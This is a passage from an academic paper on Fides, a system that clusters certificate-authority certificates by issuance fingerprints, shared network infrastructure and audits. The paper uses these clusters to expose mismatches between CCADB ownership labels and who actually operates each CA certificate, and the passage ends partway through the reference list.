


Figure 6: **Top Fingerprint Issuance**—The top twenty issued fingerprints for each of the top three CAs by volume reflect differences in certificate issuance. Let's Encrypt employs only two issuers that contain overlapping issuance profiles, while DigiCert and Sectigo display a multitude of issuers with varying overlap. DigiCert's issuers generate two disjoint sets of fingerprints that reflect independent CA operations (Certipost and DigiCert).

3.5 Combining Perspectives

We took a conservative approach to combining the audit, network, and certificate-based techniques discussed previously. Only certificates that were associated through at least two perspectives are considered to have common CA operation. In general, we expect well connected CA certificates—those that issue similarly fingerprinted child certificates, fall within scope of the same audits, and/or utilize the same network infrastructure—to belong to the same operational control. After applying this criteria, Fides generated 320 clusters containing 2,599 CA issuers, with clusters ranging in size from 2–696 CA certificates. We subsequently utilized these clusters to identify discrepancies between CCADB owner labels and Fides's heuristic clusters of shared operational control.

To better understand the contribution of each perspective, we measured the co-occurrence of the three techniques (Table 3). Audit disclosure is the largest source of linkages between CA certificates (388k), followed by overlapping network infrastructure (188k); however, these represent noisier data that did not match other sources. The differing rates of co-occurrence for each perspective indicates their precision. Certificate fingerprints (99% overlap) have relatively high precision, whereas audit and network features are less precise ($\leq$ 39% overlap). The combination of these diverse perspectives provides a more complete picture of CA operations and can guide manual investigation of CA certificate control.

3.6 Limitations

The novelty of this work yields its primary limitation: little ground truth data exists to evaluate the accuracy of Fides. We recognize this limitation and work to reduce its impact. Fides's results do not constitute ground truth data; instead we use its multi-layered aggregation of perspectives to identify higher-level certificate control inconsistencies within CCADB and point develop a new dataset that better aligns with CA operator transparency.




Figure 7: **Certificate URL and IPs**—Distribution of network infrastructure used for OCSP, CRL, and AIA Issuer URLs in CA certificates.

	Cert FPs	Network	Audit
Cert FPs	–	28.8k (15%)	4.4k (1%)
Network	28.8k (98%)	–	47.9k (12%)
Audit	4.4k (15%)	47.9.6k (26%)	–
Shared	29.1k (99%)	72.6k (39%)	48.2k (12%)
Total	29.6k (100%)	188.2k (100%)	387.9k (100%)

Table 3: **Edge Co-occurrence by Perspective**—The co-occurrence rates of each technique highlight their individual precision, led by certificate fingerprints. Network infrastructure and audits account for the most CA associations, as indicated by shared edge counts.

The certificate- and document-based properties that we observe are not guaranteed indicators of CA certificate association. It is possible, for example, that two independent CAs coincidentally issue certificates with the same ASN.1 fingerprints and share AIA Issuer/OCSP/CRL infrastructure. To help mitigate these false positive associations—independent CA operations that are wrongly associated—we take a conservative approach for each individual perspective. For example, we designed certificate fingerprints to err on the side of high precision (87,009 unique fingerprint-profiles across 4,376 issuer Subject+SPKI), and our work combines unique perspectives to strengthen confidence in common CA control.

On the flip side, there are likely false negative associations as well—common CA control that is not identified by our methods. Such instances can arise as a result of complex CA operations, CAs with a single CA certificate, omissions in audit documentation, undisclosed certificates, etc. Discovery of missing associations proves to be a challenge, but will improve as the CA community moves towards increased public disclosure and documentation.

	Bug Reports	Correct	Issuers	Correct
All Issuers	28	3 (10.7%)	150	48 (32.0%)
Active Issuers	22	7 (31.8%)	103	48 (46.6%)

Table 4: **Fides evaluation**—Fides's ability to identify previously undisclosed CA certificates ranges from 32% of all issuers, to 47% when excluding inactive issuers that do not issue certificates published in CT.

3.7 Evaluation

Without ground truth data on who controls CA certificates, it is difficult to directly evaluate whether Fides correctly identifies their owners. Instead, we evaluate whether Fides is able to correctly detect ownership in the cases where there is a Mozilla Bugzilla ticket that establishes clear ownership details. Mozilla's root store policy requires timely CCADB disclosure of all technically capable CA certificates. When community members notice the lack of proper disclosure, issues are created to investigate and disclose ownership in CCADB. We identified 28 instances between May 2014 to July 2019 of delayed or invalid disclosure bugs (Appendix A). These bug reports contain certificates that were manually examined by root store maintainers prior to CCADB disclosure and we use them as approximate ground truth data to evaluate Fides.

We extracted the CA certificates and issuers (Subject+SPKI) associated with each bug report and manually determined CA ownership based on bug details. We then mapped each CA certificate to its corresponding Fides cluster. Since Fides clusters are initially unlabeled—they group operationally similar certificates without identifying an CA operator—we manually labeled the clusters that contained CA certificates found in bug reports. This manual identification entails looking at the individual components of Fides: certificate fingerprints, network infrastructure, and audit statements to assign a likely CA operator for each target. We then compared the manually identified CA operator(s) with the CA disclosed in each bug report. For instance, bug report #1503638 contains a CA certificate found in a cluster of 11 certificates that are covered by WISEKey audits and utilize shared network infrastructure (e.g., `ocsp.wisekey.com`).

In total, we examined 28 bug reports that spanned 150 issuers. Fides correctly identified the operators of 32% of 150 issuers and was able to correctly label all issuers in only 3 of the 28 bug reports. This is in part because 47 unidentified issuers were *not operational* and had not issued any certificates, which prevented us from fingerprinting them. Excluding these, Fides was able to correctly identify 47% of operational CA

issuers, and correctly label all issuers in 7 of 22 bug reports. For example, for #1499585, Fides is able to provide more detailed information than the bug report itself. DigiCert disclosed 14 issuers, most of which are identified by Fides as DigiCert, but one of which is correctly identified by Fides as Cybertrust Japan, an independent sub-CA. As a whole, Fides has relatively high precision, since all 48 issuers within Fides appeared in the correct cluster (i.e., no certificates for CA A occurred in a cluster dominated by CA B), but low recall, only accounting for about half of unlabeled issuers.

4 Towards CA Transparency

In this section, we utilize Fides to uncover CA certificates that have incorrect or misleading ownership data in CCADB. We first label CA certificates with their CCADB owner, cluster CA certificates using Fides, and detect when clusters have conflicting CCADB owners and when unlabeled CA certificates belong to a labeled cluster. We manually investigate these incongruities by examining audit documentation and operational features, and construct a new dataset that aligns more closely with CA certificate operational control.

4.1 Labeling Fides Nodes

CCADB tracks individual CA certificates (i.e,. by SHA-256 fingerprint) whereas Fides tracks issuers by SSPKI. When we group CCADB certificates by SSPKI (Appendix 9), we find 39 issuers (110 certificates) that map to more than one CCADB owner. 31 SSPKIs contain certificates that are revoked, expired, or properly disclosed as sub-CAs (i.e., different controlling owner). For the remaining 8 SSPKIs (20 certificates), CCADB presents control ambiguity with a single key appearing to have multiple CCADB owners. This includes 4 Let's Encrypt intermediates that are cross-signed by IdenTrust and disclosed under the IdenTrust CCADB owner, rather than the Internet Security Research Group (ISRG). The cross-signed certificates are also disclosed in the IdenTrust audit, which explicitly declares "the cross-signed certificates are not controlled by IdenTrust" [71]. This misrepresentation of CA certificate control is not a violation of disclosure policies—it merely highlights limitations of CCADB's record model. We manually identify a single CCADB owner for each of the ambiguous issuers by examining audits and certificate subjects. As part of this process, we discovered an improperly disclosed Subordinate CA by Camerfirma [17], which added to the growing list of compliance issues that recently prompted discussion about Camerfirma's fitness for Mozilla's root store [78].

After resolving the 39 SSPKI ownership conflicts (correcting 64 certificates), we find 557 CA certificates not present in CCADB that share an SSPKI with a CCADB-labeled certificate. Because a shared SSPKI represents the same cryptographic keying material, we expand CCADB labels to these CA certificates. We characterize these newly labeled certificates in Section 4.4. Having resolved SSPKI ownership inconsistencies, we next identify more subtle discrepancies and absences in two ways.

4.2 Multi-operator Clusters

The presence of multiple CCADB owners within a single Fides cluster points to likely misalignment between CCADB labels (including sub-CA reporting) and CA certificate control as automatically inferred by Fides. We identified eleven such instances (Figure 5) and then manually inspected each cluster to determine the root causes of mismatch, described below. Two are false positives, and the remaining nine clusters—comprised of 728 issuers across 581 certificates—point to a range of discrepancies between CCADB labels and CA control. By resolving the issues described below, we correct the labels for 125 issuers and 136 CA certificates.

White-label sub-CA. Cluster 2, the second largest cluster, contains CA certificates belonging to both Sectigo and Web.com. Web.com is properly disclosed as a sub-CA of Sectigo, but unlike other disclosed sub-CAs (e.g., Apple, which is also a sub-CA of Sectigo), Web.com exhibits the same operational features as its parent CA, Sectigo. Several Web.com and Sectigo issuers share the same AIA infrastructure (`crt.usertrust.com`) and their OCSP/CRL infrastructure utilize identical IP addresses. Furthermore, 391 out of 540 Web.com issuance fingerprints overlap with Sectigo generated fingerprints, suggesting a shared certificate issuance pipeline. Audit reports corroborate these findings, indicating that Sectigo controls cross-signed certificates for Web.com and that both CAs operate in the same locations globally [30, 31]. Most sub-CAs operate independent of their parent CA, but Web.com appears to utilize a white-label CA service provided by Sectigo [74]. Fides automatically spotlights the shared operations of Sectigo and Web.com, which should be treated as closely intertwined participants in the CA ecosystem, despite their differentiation in CCADB. We further update the Fides dataset to indicate that all Web.com CA certificates are effectively operated by Sectigo.

Undisclosed control. Six clusters with multiple CCADB labels constitute undisclosed CA certificate control. Cluster 4, which contains CA certificates used for Belgium's electronic ID cards, contains the largest number of misrepresented CA certificates. Although three root certificates are disclosed as a sub-CA of DigiCert called Certipost NV/SA (which runs the Belgian Citizen CA), all of the intermediates under those roots contain only a DigiCert CCADB label. All operational features, including third-party audits [63], point to Certipost control of these CA certificates. Cluster 60 also displays incomplete sub-CA disclosure: 2 PKIoverheid intermediates are disclosed as a Digidentity sub-CA, but their child intermediates are labeled as PKIoverheid, contradicting audit records [16].

Cluster	CA1: # issuers (certs)	CA2: # issuers (certs)	Shared Features					Outcome
			CRL	OCSP	AIA	Cert FP	Audit	
2	Sectigo: 313 (382)	Web.com: 6 (14)	✓	✓	✓	✓	✓	White-label sub-CA.
4	DigiCert: 109 (110)	Certipost: 19 (21)	✓	✓	✓	✓	✓	Undisclosed control.
6	GlobalSign: 75 (118)	Google: 23 (33)	✓	✓	✓	✓	✓	False positive.
21	GoDaddy: 9 (19)	Amazon: 2 (7)	✓	✓	✓	-	✓	False positive.
60	Digidentity B.V.: 3 (4)	PKIoverheid: 2 (2)	-	✓	-	-	✓	Undisclosed control.
64	DigiCert: 2 (4)	Sectigo: 1 (1)	✓	-	-	✓	-	Undisclosed third-party.
67	TC TrustCenter: 2 (3)	DSV GmbH: 1 (1)	-	-	✓	✓	-	Undisclosed control.
94	Deutsche Telekom: 2 (2)	DigiCert: 1 (1)	-	✓	-	✓	-	Undisclosed control.
183	StartCom: 1 (1)	Certinomis: 1 (1)	-	✓	-	✓	-	Undisclosed control.
212	E-Tugra: 1 (1)	e-tugra: 1 (1)	-	✓	-	✓	-	Clerical error.
252	E-Tugra: 1 (1)	e-tugra: 1 (1)	-	✓	-	✓	-	Clerical error.

Table 5: **Multi-operator clusters**—11 clusters have clashing CCADB labels. Green/red cells represent correct/incorrect match between CCADB owner labels and CA operational control. CCADB labels misrepresent the control of 125 issuers across 136 certificates.

Cluster 67 contains two root certificates that CCADB labels as TC TrustCenter, and one root certificate that CCADB labels as DSV GmbH. All three utilize the same AIA issuer (`www.trustcenter.de`), contain the name "TrustCenter", and generate a shared set of globally-unique issuance fingerprints. The evidence suggests that TC TrustCenter controls all three roots. Cluster 94 and 183 represent similar cases between Deutsche Telekom / DigiCert and StartCom / Certinomis. As previously discussed in Section 3.2, Taiwan CA (TWCA) appears to operate cluster 64 based on certificate fingerprinting. The issuers in cluster 64 also share CRL infrastructure (`sslserver.twca.com.tw`), further suggesting TWCA operated as an undisclosed sub-CA of both Sectigo and DigiCert. In this instance, a third-party not indicated by CCADB labels actually operated the CA certificates within the cluster.

Clerical error. Clusters 212 and 252 provide an example of CCADB clerical error. CCADB contains two distinct variations of the Turkish SSL provider, E-Tugra (10 CA certs) and e-tugra (6 CA certs), which suggests two distinct CCADB administrator accounts for a single CA. The explanation for this behavior is unknown. While this is the only administrative quirk that emerges from Fides cluster analysis, a manual investigation of CCADB's Subordinate CA owners reveals further clerical quirks. 7 sub-CAs contain inconsistent naming such as alternate spellings (e.g., "Quo Vadis" versus "QuoVadis") or syntactic differences (e.g., "DigitalSign – Certificadora Digital, SA" versus "DigitalSign –Certificadora Digital, S.A."). These may seem like minor details that manual inspection can clarify, but we note that CAs may have very similar names, as is the case with SSLCOM and SSL.com, and sloppiness can lead to misidentification.

False positives. Fides falsely grouped two clusters of CA certificates. The first, cluster 6, contained CA issuers labeled by CCADB as GlobalSign (76 issuers) and Google (23 issuers). Fides detected shared OCSP infrastructure, audits, and certificate fingerprints between two GlobalSign issuers[4] and two issuers[5] labeled as Google Trust Services (GTS) by CCADB. In actuality, these CAs are currently operated independently, but Fides mistakenly clusters GTS and GlobalSign issuers because they were historically operated by GlobalSign. GTS acquired two GlobalSign roots in 2016 [40], but Fides's chronology unawareness leads to the false positive grouping of CA operation. A very similar root acquisition occurred between Amazon Trust Services (ATS) and GoDaddy [43], leading to the second false positive clustering. To better address these scenarios, future work can incorporate chronologically differentiated operational profiles to detect transitions in certificate control.

4.3 Minority unlabeled clusters

We identified 17 Fides clusters (Table 6) where a minority of nodes are unlabeled, and a supermajority (more than 70%) of nodes share the same CCADB owner label. In total, Fides labeled 94 certificates spanning 84 issuers. Due to insufficient audit data and CCADB metadata for these newly-labeled CA certificates, we cannot properly assess the accuracy of these new labels, and false positives such as those identified in Section 4.2 could exist. To reduce these possibilities, we chose a conservative 30% threshold of unlabeled nodes. Fides's CA operator labels represent a best-effort guess for CA certificates that would otherwise have no CA control information available. We further examine these previously unlabeled certificates in Section 4.4, alongside the SSPKI expanded labels from Section 4.1.

[4] *GlobalSign PersonalSign 2 CA - SHA256 - G3* and *GlobalSign EC Administration CA2*

[5] *GlobalSign ECC Root CA - R4* and *GlobalSign EC Administration CA1*

Cluster	Primary Operator	Unlabeled Iss. (Certs)	Unlabeled %
2	Sectigo	7 (8)	2.1%
3	DigiCert	7 (8)	3.8%
4	Certipost s.a./n.v.	41 (41)	24.3%
5	DigiCert	7 (10)	6.2%
7	Asseco	3 (4)	4.5%
8	HARICA	2 (2)	3.6%
13	Entrust	2 (2)	8.3%
15	SwissSign AG	2 (2)	10.5%
16	SecureTrust	1 (2)	5.6%
28	Gov. of Hong Kong	1 (1)	11.1%
36	DigiCert	2 (2)	28.6%
38	DigiCert	2 (2)	28.6%
41	IdenTrust	1 (1)	14.3%
42	Cybertrust Japan	2 (3)	28.6%
57	GlobalSign	1 (4)	20.0%
67	TC TrustCenter	1 (1)	25.0%
69	KIR S.A.	1 (1)	25.0%
17 clusters	*14 operators*	*83 (94)*	–

Table 6: **Minority unlabeled clusters**—94 CCADB-undisclosed certificates appear in 17 clusters with a super-majority (>70%) of known issuers. Undisclosed, Fides-clustered CA certificates occur across a range of CA operators.

4.4 CA operator dataset

Building off of CCADB-labeled clusters, and merging in our investigation of owner ambiguities (Section 4.1) and discrepancies between CCADB labels and Fides's operational clusters, we develop a new dataset that more accurately describes the organizations that control each CA certificate. The dataset corrects the administrative CCADB labels of 241 CA certificates by resolving multiple CCADB owner conflicts within a single SSPKI or Fides cluster. Through SSPKI and cluster expansion, the dataset also extends coverage to 651 CA certificates beyond CCADB disclosure, which is limited by CA self-reporting and the fact that not all root stores require CA certificate disclosure. In total, Fides improves or extends coverage for 208 trusted CA certificates, or 6.2% of all 3,338 CA certificates trusted by Microsoft, Apple, or NSS (Table 7). We hope that this dataset, which we provide open-source [1], enables improved CA research and CA trust decision making. Below, we investigate the potential explanations for Fides's findings and CCADB's shortcomings.

Fides Relabeled Guided by manual analysis, Fides identifies 241 CA certificates where CCADB labels disagree with operational features. The conflicting DigiCert/Certipost cluster accounts for nearly half (114) of these instances. Excluding these certificates, we find twenty CAs that act as the CCADB administrator for a CA certificate they do not operate, indicating that for many CAs, CCADB owner labels signal administrative responsibility rather than operational control. In many cases, these CA certificates are disclosed as sub-CAs, but disclosure is often incomplete, as detailed in Section 5. About a quarter (64 out of 241) of Fides relabeled CA certificates resulted from conflicting CCADB owners for a shared SSPKI. Although conflict resolution requires manual investigation, CCADB could add an automated notification or require a sub-CA label when a single SSPKI maps to certificates with multiple CCADB owners.

Fides Newly Labeled Fides automatically assigned labels to 651 CA certificates not present in CCADB. In the absence of ground truth data for newly labeled certificates, we tracked ten CA certificates that were added to CCADB between July 2020 and February 2021. All ten CA certificate had CCADB labels that matched the independently generated Fides labels (including four Web.com /Sectigo certificates). As an additional confirmation of these new Fides labels, we examined the 62 CA certificates that appeared in audits. We manually identified the CA operator in each audit and found that 60 out of 62 (96.7%) Fides-labeled operators match audit records. The two certificates with erroneous labels occur because two DigiCert cross-signs of MULTICERT certificates contain a DigiCert CCADB label. In this instance, Fides propagates a CCADB label that does not match CA certificate control. Future work classifying the CAs described in CA audits could provide additional consistency checks to further improve Fides's accuracy.

Why were these newly labeled certificates not included in CCADB? Only 75 certificates are trusted by NSS, and only 20 had not expired before February 2017 when NSS mandated CCADB disclosure [57]. NSS does not require disclosure of technically constrained CA certificates (6) or those without TLS server authentication capabilities, which applies to the remaining 13 certificates. Fides does not discover improperly undisclosed NSS-trusted CA certificates, suggesting general compliance with the Mozilla Root Store disclosure policies. However, as described in Section 4.1 we do discover improperly disclosed CA certificates.

For CA certificates trusted by Apple or Microsoft, Fides expands coverage of CA operators by 209 certificates. 141 of these certificates are expired, limiting their utility, but can provide data for historical CA behavior studies. The 68 remaining certificates improve public understanding of active CA operation, especially for the six CA certificates (4 Sectigo, 1 DigiCert, 1 TrustFactory) with unconstrained server authentication capabilities. Because each unconstrained CA certificate is a single point of widespread failure (i.e., a compromised CA certificate can impersonate most domains[6]), comprehensive transparency of the CA certificates wielded by each CA can help attribute suspicious behavior or mitigate more serious issues when they occur.

[6]Exceptions for HSTS, preload, and CAA.

	Total Iss. (Certs)	Trusted Iss. (Certs)	Valid Iss. (Certs)
CCADB	4,845 (6,195)	2,673 (2,961)	3,457 (4,077)
Relabeled	189 (241)	85 (90)	103 (121)
New label	404 (651)	90 (115)	130 (164)
Fides	4,928 (6,846)	2,707 (3,076)	3,490 (4,241)

Table 7: **CCADB/Fides Comparison**—Fides yields a CA operator dataset that corrects CA operator labels for 90 trusted CA certificates from 85 issuers, and extends coverage by 115 trusted CA certificates. Fides improves/increases coverage for 6.1% of all 3,338 trusted CA certificates.

5 Discussion

While Fides can detect inconsistencies between CCADB ownership labels and operational practices, it is not a long-term solution. Its heuristics are not perfect, and while its precision is high, its recall is low. We hope that Fides sheds light on the poor state of affairs, quantifying how certificate subjects poorly reflect CA ownership and showing how CCADB does not currently address controlling ownership. True transparency requires changes to existing CA procedures and root store requirements. Below, we explore potential solutions:

CCADB Structured Data. At the moment, CCADB plays a critical role in the PKI ecosystem: it provides a mechanism for CA certificate data to update independent of the actual certificate itself. CCADB provides mutability to CA certificates. Because the frequency of CA certificate control changes outpaces the frequency of CA certificate replacement, current CA certificates must divorce their names (stored in the certificate) from their identity (stored outside of the certificate). CCADB is a natural location to track who controls each CA root and intermediate certificate. While in some cases we can infer certificate control from CCADB record owners and uploaded audits, the data is not easily accessible. Adding explicit fields for ownership details would allow both root store operators and researchers to better track CA behavior, and would additionally provide data compare against regular Fides runs. This proposal is the simplest to implement, but would require careful auditing and consistent monitoring to protect against error-prone or even nefarious self-reporting. User agents can also enforce more stringent CCADB inclusion policies to help remove trust dependencies on CAs that have refused to submit details to CCADB.

Increased Intermediate Restrictions. While trust anchors are long-lived and shipped with user agents, intermediate CA certificates do not need to be. User agents can require that intermediate CA certificates contain up-to-date ownership details, similar to the requirements for Extended Validation (EV) certificates, and to restrict their change of ownership. Because leaf certificates are signed by intermediates rather than a trust anchor, this would allow users to always identify the entity that signed the certificate used when accessing a website. User agents could further limit the validity period of intermediate certificates to disincentivize transfer of ownership and reduce the impact of changes in certificate control.

Reconsider Root CA Labels. Today, user agents already ignore some details about trust anchors, including their validation periods. We should consider whether we should also ignore included trust anchor subject names and to instead ship these details with the root store. As it stands, labels on roots are misleading for a significant fraction of CAs, and browser-supplied labels could provide more up-to-date ownership details (e.g. as extracted from CCADB).

These proposals are orthogonal to the development and deployment of Fides, which can help identify user errors and suspicious CA practices. Future development of Fides can verify the consistency between CA documentation/audits claims and externally measurable behavior. For example, by extending Fides to include the IP addresses from which CAs deliver certificates to Subscribers, we could automatically check the accuracy of the operational locations disclosed in CA documentation/audits. Further development of Fides's certificate fingerprinting techniques can also identify the CA software that different CAs use, leading to better discovery and remediation of certificate issuance problems, such as the widespread usage of 63-bit serial numbers due to an EJBCA bug [12].

6 Related Work

The CA ecosystem has received extensive examination from security researchers. Prior work can be grouped into two categories: the security and properties of issued certificates and the correctness of certificate validation. Our work focuses on the former, since research investigating certificate validation issues [15, 20, 35, 72] is not germane to this study.

Initial work by Holz et al. in 2011 and Durumeric et al. in 2013 focused on the acquisition of certificate data, revealing a fractured ecosystem fraught with problematic certificates, untrusted chains, re-used certificates, and the aftermath of known issuer compromise [6, 28, 39]. Chung et al. performed a similar study in 2016, but instead focused on the sources and uses of invalid certificates. A meta-study of the certificate ecosystem in 2016 [77] found that scanning IPv4 address space for certificates only captured a fraction of the overall certificate ecosystem, and that Certificate Transparency (CT) [45] contained a predominant, and proliferating, share of certificates. In 2018, Chrome [73] and Apple [8] began requiring CT inclusion for all future trusted certificates, paving the way for strict CT enforcement by other browsers. This study uses CT as the authoritative source of certificates in the PKI ecosystem.

Our work is an application that extends the transparency originally intended by CT, which was explicitly designed for domain owners to detect misissued certificates and for public

auditors to expose certificates that are not compliant with the Baseline Requirements [45]. Several works have used CT as a source for discovering phishing DNS names [42, 51, 66, 70], while others have focused on the privacy implications of domain exposure through CT [67, 70].

To combat the issue of insecure and problematic certificates, the CA/Browser (CA/B) Forum established a set of binding *Baseline Requirements* (BRs) in 2011 [18]. The BRs mandate secure as well as hygienic certificate issuance practices (e.g., the subject distinguished name must not have a leading whitespace). Several "linting" tools have been developed to check certificate compliance with the BRs [13, 68]. Although the certificate hygiene BRs do not have direct security consequences, Kumar et al. demonstrated that poor certificate hygiene is strongly correlated with instances of certificate insecurity [44]: issuers that don't run a pristine certificate issuance operation are more likely to make security mistakes. Hiller et al. detailed the cross-signing complexity of the web PKI [38], and noted the difference between "internal" and "external" cross-signs, but did not discuss the issue of CA issuer control. To our knowledge, this work is the first to address the challenge of CA identification and improve the state-of-the-art.

One contribution of this work is the certificate fingerprinting technique used to link related issuance operations. Fingerprinting techniques have been previously used in the context of SSL/TLS. Ristić first described fingerprinting the Client Hello messages exchanged in SSL/TLS handshakes [65], and this fingerprinting approach interception [29]. Client Hello fingerprinting has also been used to identify TLS clients for a range of purposes [7, 14, 41, 64], leading to recent work that masks client fingerprints to avoid detection [32]. The most closely related work, by Delignat-Lavaud et al. in 2014, created certificate templates that used manually selected fields to create certificate profiles [25]. While some overlapping features are captured by both techniques, there are two key differences. First, the use of the Issuer field as a high-importance clustering feature assumes a one-to-one mapping between issuer and certificate generation process. Our work invalidates this assumption. Second, the authors performed their study on 1.4M certificates, while this study investigates 2.9B certificates in an ecosystem that has grown prolifically in recent years.

7 Conclusion

In this work, we analyzed the ownership and control of CA certificates. We showed that embedded ownership data is often inaccurate due to mergers/acquisitions, business transactions, and record keeping failures. To scalably identify discrepancies between certificates, audit records, and operational practices, we introduced Fides, which empirically tracks CA behavior and clusters CA certificates with shared operational fingerprints. Our dataset draws attention to the administrative, rather than operational, focus of CCADB, which is the best existing delineation of CA operations. We found 241 CA certificates where CCADB labels diverge from CA control. Fides also automatically labeled an additional 651 CA certificates that were not disclosed in CCADB. In addition to promoting CA operational transparency, the Fides dataset has also identified or corroborated several CA disclosure issues. To help future studies accurately characterize the Web PKI, we are releasing our dataset of 6,846 CA certificates, their operational fingerprints, and CA operator labels [1].

Acknowledgments

The authors thank Ryan Sleevi and the anonymous reviewers for providing insightful feedback on various parts of this work. This work was supported in part by the Yunni & Maxine Pao Memorial Fellowship and a gift from Google, Inc.

References

[1] Fides source code/data. https://github.com/zzma/ca-transparency.

[2] GeoTrust acquires Equifax's digital certificate business. https://www.bizjournals.com/atlanta/stories/2001/09/24/daily17.html.

[3] Notice regarding Symantec acquisition of Verisign's authentication businesses. https://www.verisign.com/en_US/verisign-repository/symantec/index.xhtml.

[4] Symantec roots. https://chromium.googlesource.com/chromium/src/+/master/net/data/ssl/symantec/README.md.

[5] J. Aas. Let's Encrypt is trusted. https://letsencrypt.org/2015/10/19/lets-encrypt-is-trusted.html.

[6] H. Adkins. An update on attempted man-in-the-middle attacks. https://security.googleblog.com/2011/08/update-on-attempted-man-in-middle.html.

[7] B. Anderson, S. Paul, and D. McGrew. Deciphering malware's use of TLS (without decryption). *arXiv preprint arXiv:1607.01639*, 2016.

[8] Apple. Apple's Certificate Transparency policy. https://support.apple.com/en-us/HT205280.

[9] Apple. Current Apple CT logs. https://valid.apple.com/ct/log_list/current_log_list.json.

[10] Apple. Information for website operators about distrusting Symantec certificate authorities. https://support.apple.com/en-us/HT208860.

[11] H. Birge-Lee, Y. Sun, A. Edmundson, J. Rexford, and P. Mittal. Bamboozling certificate authorities with BGP. In *27th USENIX Security Symposium (USENIX Security)*, 2018.

[12] J. Bohm. General issues that came up in the DarkMatter discussion(s). https://groups.google.com/g/mozilla.dev.security.policy/c/7WuWS_20758/m/erK0-f0GCwAJ.

[13] P. Bowen. Certlint. https://github.com/awslabs/certlint.

[14] L. Brotherston. Stealthier attacks and smarter defending with TLS fingerprinting. *DerbyCon*, 2015.

[15] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov. Using frankencerts for automated adversarial testing of certificate validation in SSL/TLS implementations. In *35th IEEE Symposium on Security and Privacy*, 2014.

[16] BSI. Digidentity B.V. audit. https://www.digidentity.eu/assets/files/terms/20200123-ETS043-411-1.pdf, 2020.

[17] Bugzilla. Camerfirma: Failure to abide by section 8 of Mozilla policy: Unauthorized, improperly disclosed subordinate CA. https://bugzilla.mozilla.org/show_bug.cgi?id=1672029.

[18] CA/Browser Forum. Baseline requirements. https://cabforum.org/baseline-requirements-documents/.

[19] Certipost. Belgian certificate policy & practice statement for eID PKI infrastructure Citizen CA. http://repository.eid.belgium.be/downloads/citizen/archive/en/CITIZEN_CA_2018.pdf.

[20] S. Y. Chau, O. Chowdhury, E. Hoque, H. Ge, A. Kate, C. Nita-Rotaru, and N. Li. Symcerts: Practical symbolic execution for exposing noncompliance in X.509 certificate validation implementations. In *38th IEEE Symposium on Security and Privacy*, 2017.

